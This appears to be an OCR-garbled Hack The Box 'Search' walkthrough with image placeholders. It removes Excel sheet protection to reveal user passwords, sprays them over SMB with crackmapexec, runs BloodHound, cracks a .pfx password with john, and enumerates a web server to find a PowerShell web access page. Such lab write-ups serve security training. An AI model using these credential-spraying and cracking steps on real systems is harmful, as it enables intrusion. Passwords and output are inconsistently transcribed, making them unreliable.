with root@Tulienga at 10:07:15 PM

zip Phishing.xlsx -r .
adding: docProps/ (stored 0%)
adding: docProps/core.xml (deflated 47%)
adding: docProps/app.xml (deflated 52%)
adding: _rels/ (stored 0%)
adding: _rels/.rels (deflated 60%)
adding: localc.trace (stored 0%)
adding: [Content_Types].xml (deflated 79%)
adding: xl/ (stored 0%)
so apparently it has a password protected so we need to edit by unzipping the document then
finding the this sheet then removing the password protected.

```

output

Remove this password tag

```

<?4ac:dyDescent="0.25"><c r="C17" s="4"/></row></sheetData><sheetProtection algorithmName="SHA-512"
hashValue="hFq32ZstMEekuneGzHEfxeBZh3hmO9nv8qVHV8Ux+t+39/22E3pfr8aSuXISfrRV9UVfNEzidgv+Uvf8C5Tg==" saltValue="U9oZfaVCkz5jWdhs9AA8nA==" spinCount="100000" sheet="1"
objects="1" scenarios="1"/><pageMargins left="0.7" right="0.7" top="0.75" bottom="0.75" header="0.3" footer="0.3"/><pageSetup paperSize="9" orientation="portrait"
r:id="rId1"/></worksheet>

```

so now that the password has been removed lets go check the other column

output

	A	B	C	D
1	firstname	lastname	password	Username
2	Payton	Harmon	;36!cried!!INDIA!year!50;;	Payton.Harmon
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
4	Bobby	Wolf	?247?before?WORLD?surprise?91??	Bobby.Wolf
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
6	Scarlett	Parks	++47 building WARSAW gave 60++	Scarlett.Parks
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
9	Sierra	Frye	\$549+wide-STRAIGHT+jordan+28\$18	Sierra.Frye
10	Annabelle	Wells	==95-pass-QUIET-austria-77==	Annabelle.Wells
11	Eve	Galvan	//61!banker!FANCY!imeasure!25//	Eve.Galvan
12	Jeremiah	Fritz	?240@student:MAYOR:been:66??	Jeremiah.Fritz
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton
16				
17				
18				
19				
20				
21				
22				
23				

we can now see the passwords here so i will use `crackmapexec` to see which credential are valid

Extrainformation

instead of doing all this you can copy the colums from A to D then paste it in a

Microsoft Excel

code-crackmapexec


```
cme smb 10.10.11.129 -u phish-u.txt -p phish-p.txt --no-bruteforce --continue-on-success
```

output

```
[+] cme smb 10.10.11.129 -u phish-u.txt -p phish-p.txt --no-bruteforce --continue-on-success
/home/leshack98/project/HTB/Search..... with root@Tuliengen at 10:23:02 PM
[root@localhost ~]# /root/.local/pipx/venvs/crackmapexec/lib/python3.10/site-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": "algorithms.Blowfish,
SMB      10.10.11.129    445    RESEARCH      [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Username:password STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Payton.Harmon;;36!cried!INDIA!year!50;; STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Cortez.Hickman...10-time-TALK-proud-66.. STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Bobby.Wolf:??47"before"WORD"surprise"91?? STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Margaret.Robinson:/51=mountain=DEAR+noise=83// STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Scarlett.Parks:+47|building|WARSAW|gave|60++ STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Eleizer.Jordan:...105_goes_SEVEN_offer_83!! STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Hunter.Kirby:....27%when\VILLEGE%full%00... STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [+] search.htb\Sierra.Frye:$$_49=wide=STRAIGHT=jordan=28$$18
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Annabelle.Wells:=-95-pass=QUIET=austria~77== STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Eve.Galvan://61banker|FANCY!measure!15// STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Jeremiah.Fritz:??40:student:MAJOR:been:66?? STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Abby.Gonzalez:&75:major:RADIO:state:93&& STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Joy.Costa:**30*venus*BALL*office*42** STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\Vincent.Sutton:**24&moment&BRAZIL&members&66** STATUS_LOGON_FAILURE
SMB      10.10.11.129    445    RESEARCH      [-] search.htb\: STATUS_ACCESS_DENIED
[+] cme smb 10.10.11.129 -u phish-u.txt -p phish-p.txt --no-bruteforce --continue-on-success
/home/leshack98/project/HTB/Search..... took 1m 13s with root@Tuliengen at 10:26:47 PM
```

so we can only see one user is valid `sierra` so i decide to check for the path from owned principal from bloodhound

output



you can also use bloodhound python injester to get the paths by

code-bloodhound injester


```
python3 bloodhound.py -u sierra.frye -p
'$$49=wide=STRAIGHT=jordan=28$$18' -d search.htb -v --zip -ns
10.10.11.129 -c All,Loggedon
```

output

```
[+] /home/leshack98/BloodHound.py on [+] P master ? ..... with root@Tulienge at 06:00:00 AM [-]
[+] python3 bloodhound.py -u sierra.frye -p '$$49=wide=STRAIGHT=jordan=28$$18' -d search.htb -v --zip -ns 10.10.11.129 -c All,Loggedon
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: rdp, loggedon, dcom, psremote, group, session, acl, objectprops, trusts, localadmin
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: search.htb
INFO: Found AD domain: search.htb
DEBUG: Found primary DC: research.search.htb
DEBUG: Found Global Catalog server: Research.search.htb
DEBUG: Using LDAP server: research.search.htb
DEBUG: Using base DN: DC=search,DC=htb
INFO: Connecting to LDAP server: research.search.htb
DEBUG: Authenticating to LDAP server
DEBUG: No LAPS attributes found in schema
DEBUG: Found KeyCredentialLink attributes in schema
INFO: Found 1 domains
```

from Bloodhound you can search path from **Sierra** to **Administrator**

output



As you can see the path cleary so lets go smb in **Sierra** to see the directories

code-smbclient-sierra

```
smbclient -U sierra.frye //10.10.11.129/RedirectedFolders$/
```

output

```
[+] /home/leshack98/project/HTB/Search ..... with root@Tulienge at 10:52:08 PM [-]
[+] smbclient -U sierra.frye //10.10.11.129/RedirectedFolders$/
Password for [WORKGROUP$|sierra.frye]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Paper
+-- paper.png
paperinfo
so lets go smb in Sierra to see the directories
```

now we are able to get **user.txt** in with sierra access privillage

output

```

└─$ smbclient -U sierra.frye //10.10.11.129/RedirectedFolders$/
Password for [WORKGROUP\sierra.frye]:
Try "help" to get a list of possible commands.
smb: \> cd sierra.frye
smb: \sierra.frye\> dir
.
..
Desktop DRc 0 Wed Nov 17 20:01:46 2021
Documents DRc 0 Wed Nov 17 20:08:00 2021
Downloads DRc 0 Fri Jul 31 10:42:19 2020
user.txt DRc 33 Wed Nov 17 19:55:27 2021
g
3246079 blocks of size 4096. 531818 blocks available
smb: \sierra.frye\> get user.txt
getting file \sierra.frye\user.txt of size 34 as user.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \sierra.frye\>

```

so there was something interesting in the Backup's a **.pfx** and as you know The **.pfx** file, which is in a **PKCS#12 format**, **contains the SSL certificate (public keys) and the corresponding private keys**. Sometimes, you might have to import the certificate and private keys separately in an unencrypted plain text format to use it on another system.

output

```


3246079 blocks of size 4096. 536705 blocks available
smb: \sierra.frye\Downloads\> cd Backups
smb: \sierra.frye\Downloads\Backups\> dir
.
..
DHC 0 Mon Aug 10 16:39:17 2020
DHC 0 Mon Aug 10 16:39:17 2020
search-RESEARCH-CA.p12 Ac 2643 Fri Jul 31 11:04:11 2020
staff.pfx Ac 4326 Mon Aug 10 16:39:17 2020

3246079 blocks of size 4096. 536705 blocks available
smb: \sierra.frye\Downloads\Backups\> get staff.pfx
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \sierra.frye\Downloads\Backups\staff.pfx
smb: \sierra.frye\Downloads\Backups\> get staff.pfx
getting file \sierra.frye\Downloads\Backups\staff.pfx of size 4326 as staff.pfx (2.2 KiloBytes/sec) (average 2.2 KiloBytes/sec)
smb: \sierra.frye\Downloads\Backups\>

```

so lets import it to firefox to check what it has as i am using firefox browser so when i import it to my certificates i get it has a password

output



so i decide to use **john the Ripper** to crack the **.pfx** file first by changing **pfx** to **john** by

```
pfx2john staff.pfx > certs
```

output

code-johnripper


```
john --wordlist=/usr/share/wordlists/rockyou.txt certs
```

output

```
[+] ↳ /home/leshack98/project/HTB/Search/smb..... took ✘ 8m 18s ⚡ with root@Tullinge at ⚡ 11:33:34 AM [ ]  
└─ john --wordlist=/usr/share/wordlists/rockyou.txt certs  
Using default input encoding: UTF-8  
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])  
Cost 1 (iteration count) is 2000 for all loaded hashes  
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
misspissy (staff.pfx)  
ig 0:00:08:17 DONE (2022-05-07 11:33) 0.002008g/s 11018p/s 11018c/s 11018C/s missprin1956..missnono  
Use the "-show" option to display all of the cracked passwords reliably  
Session completed.
```

as you can see we are able to crack the password so lets go and import the .ptx file to our browser again know that we have the password.

output



so we have a ssl so lets do `gobuster` so as to find the active directories

code-gobuster


```
gobuster dir -u http://10.10.11.129 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o gobusters
```

output

```
└─➤ gobuster dir -u http://10.10.11.129 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o gobusters
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.11.129
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2022/05/07 12:15:27 Starting gobuster in directory enumeration mode
=====
/images           (Status: 301) [Size: 150] [-> http://10.10.11.129/images/]
/js               (Status: 301) [Size: 146] [-> http://10.10.11.129/js/]
/css              (Status: 301) [Size: 147] [-> http://10.10.11.129/css/]
/Images           (Status: 301) [Size: 150] [-> http://10.10.11.129/Images/]
/fonts             (Status: 301) [Size: 149] [-> http://10.10.11.129/fonts/]
/                 (Status: 200) [Size: 44982]
/staff            (Status: 403) [Size: 1233]
/CSS              (Status: 301) [Size: 147] [-> http://10.10.11.129/CSS/]
```


we find staff so we go to the page with <http://10.10.11.129> we find an access denied

output




we access the page with <https://10.10.11.129> we find a request to accept the certificate

output




then we find a powershell web shell Acess

output



